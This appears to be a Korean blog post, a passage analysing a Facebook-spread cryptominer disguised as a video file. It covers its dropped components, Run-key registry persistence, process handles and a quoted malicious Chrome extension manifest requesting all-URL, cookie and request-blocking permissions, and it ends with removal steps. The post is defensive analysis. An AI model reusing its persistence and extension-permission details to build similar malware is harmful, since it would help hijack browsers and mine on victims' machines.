
[그림 29] config.json

3 라운드 codec.exe

이 녀석도 마찬가지로 Autoit.exe 이다.


난독화가 되어있어서 일단 보류하기로 했다. 확실한건 miner.exe 를 실행시키는 역할을 하는 것이다.

Codec.exe 에서 config.json 을 실행시킨다.



[그림 30] codec.exe


해당 레지스트리 경로에서 codec 키 값을 생성한다.



[그림 31] codec.exe 관련 레지스트리

해당 경로에 키 값이 들어가기 때문에 재부팅 시 실행 되는 것이다.

경로 : HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



[그림 32] codec.exe 관련 레지스트리

하드디스크에 접근하여 채굴을 시도 하려는 것으로 추정됨

ALPC Port	₩RPC Control₩IMpService925A3ACA-C353-458A-AC8D-
ALPC Port	₩RPC Control₩OLE1DEE5B3FCFBA45D4A406D327B65E
Desktop	₩Default
Directory	₩KnownDlls
Directory	₩BaseNamedObjects
Event	₩BaseNamedObjects₩MpSvcEvent-E8240DC5-43B0-CE
Event	₩KernelObjects₩MaximumCommitCondition
Event	₩BaseNamedObjects₩MpEvent-8D07B517-B4E1-E2D3-
Event	₩BaseNamedObjects₩MpSvcEvent-E8240DC5-43B0-CE
Event	₩BaseNamedObjects₩MpEvent-8D07B517-B4E1-E2D3-
File	C:₩Windows₩System32
File	₩Device₩KsecDD
File	C:₩ProgramData₩Microsoft₩Windows Defender₩Supp
File	₩Device₩KsecDD
File	C:₩Windows₩System32₩config₩systemprofile₩AppD
File	₩Device₩HarddiskVolume2

[그림 33] codec.exe 행위

되게 많은 스레드를 생성하였고, token 이란 것을 발견하였다.

Thread	(2900): 2904
Thread	(2900): 2932
Thread	(2900): 2932
Thread	(2900): 2944
Thread	(2900): 2152
Thread	(2900): 2020
Thread	(2900): 2188
Thread	(2900): 1136
Thread	(2900): 2764
Thread	(2900): 1852
Thread	(2900): 2936
Thread	(2900): 888
Thread	(2900): 1488
Token	NT AUTHORITY₩SYSTEM:3e7

[그림 34] 스레드와 token

4 라운드 Updater.exe

Video_xxxx.mp4.exe 의 복사본이다.

5 라운드 manifest.json

특정 URL 이 담겨 있고, 구글 api 를 이용한다고 추정된다.

```
// 특정 url 담겨 있음
"update_url": "https://clients2.google.com/service/update2/crx",
"version": "1.0.0",
"manifest_version": 2,
"background": {
    "scripts": [
        "jquery.min.js",
        "background.js"
    ]
},
// 구글 api 라고 추정 되고 키 값과 정책이 담겨 있다
// Google Peyelaz
"key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtwAUnsWJKmJpXTxifc48
"name": "Google Peyelaz",
"permissions": [
    "<all_urls>",
    "*://*/*",
    "webRequest",
    "webRequestBlocking",
    "cookies",
    "tabs",
    "background"
],
"description": "Google Peyelaz"
}
```

[그림 35] 구글 api 이용 추정

Packet Analysis

아는 동생(정재완)이 블로그에 패킷 분석 한 결과본을 적어두었다고 하여 허락을 맡고 첨부하였다.

url: http://jaewan.xyz/blog/2017/12/17/104/

결론 : 해당 악성코드는 “워터링 홀(Watering Hole)기법”을 사용한 것으로 추정 된다. 워터링 홀이란 사자가 덫을 쳐두고 먹이를 노리는 행위를 본따서 만들어진 기법인데 이 기법은 “특정한 사용자”만 노린다. 여기서 특정한 사용자란 ‘페이스북 유저’가 될 것이다.

특정 사용자가 파일을 전달 받고, 호기심에 파일을 열어보게 되면, 그 순간 바이너리 내부에서는 다음과 같은 일들이 행해진다.

1. 피해자 PC 의 숨겨진 경로를 이용한다.
   1-1. 숨겨진 경로는 C:\Users\c0nstant\AppData\Roaming\
   1-2. 해당 경로에서 최 하위 위치에 디렉터리를 하나 생성하게 된다.
2. 디렉터리 이름을 구하기 위해서 사용자 pc 의 등록정보를 열람하여 이름을 추출 한 뒤 해당 이름으로 디렉터리를 만든다.
3. 디렉터리가 만들어 졌다면, background.js, codec,exe, config.json, jquery.min.js, manifest.json, miner.exe, updater.exe 를 드롭한다.
4. 드롭이 완료 되면 최초 실행 프로그램인 video_xxx_.mp4.exe 는 WINKILL 명령어를 이용하여 자신 프로세스를 종료한다.

5. 자신 프로세스를 종료하기 이전에 codec.exe 를 실행시키고 codec.exe 는 miner.exe 를 하위 프로세스로 삼는다.
6. Codec.exe 가 실행 될 때 config.json 파일도 함께 실행이 되면서 크롬을 열게 되고 페이스북 페이지를 찾게 된다. 만약, 페이지 로그인이 되었다면 특정한 영상들이 담겨 있는 웹사이트를 리다이렉트 시키게 되고, 또 다른 피해자에게 덫을 제공한다.
7. 사용자가 해당 바이너리를 종료하고, 재 부팅을 진행해도 여전히 프로세스로 올라올 수 있도록 레지스트리 키 값을 수정한다.
8. 정확하게 이 행위를 하는 바이너리를 지우기 위해서는 드롭된 파일들이 있는 경로의 파일을 지우면 되는데 만약 codec.exe 와 miner.exe 가 지워지지 않는다면 해당 프로그램의 핸들러를 먼저 지운 뒤 프로그램을 지우면 완벽하게 지워진다. 덤으로 보다 확실한 방법은 레지스트리 까지 지우는 것이다.

분석에 소요할 수 있는 시간이 한정되어있고, 몇 개의 바이너리가 난독화가 되어있어 보다 더 확실한 정보를 얻진 못했습니다. 혹시나 추가적으로 봐야하는 사항이나 부족한 부분이 있다면

페이스북이나 블로그 혹은 카카오톡으로 연락 바랍니다.

언제나 분석하는 것이 즐거운 c0nstant 였습니다.

읽어주셔서 감사합니다.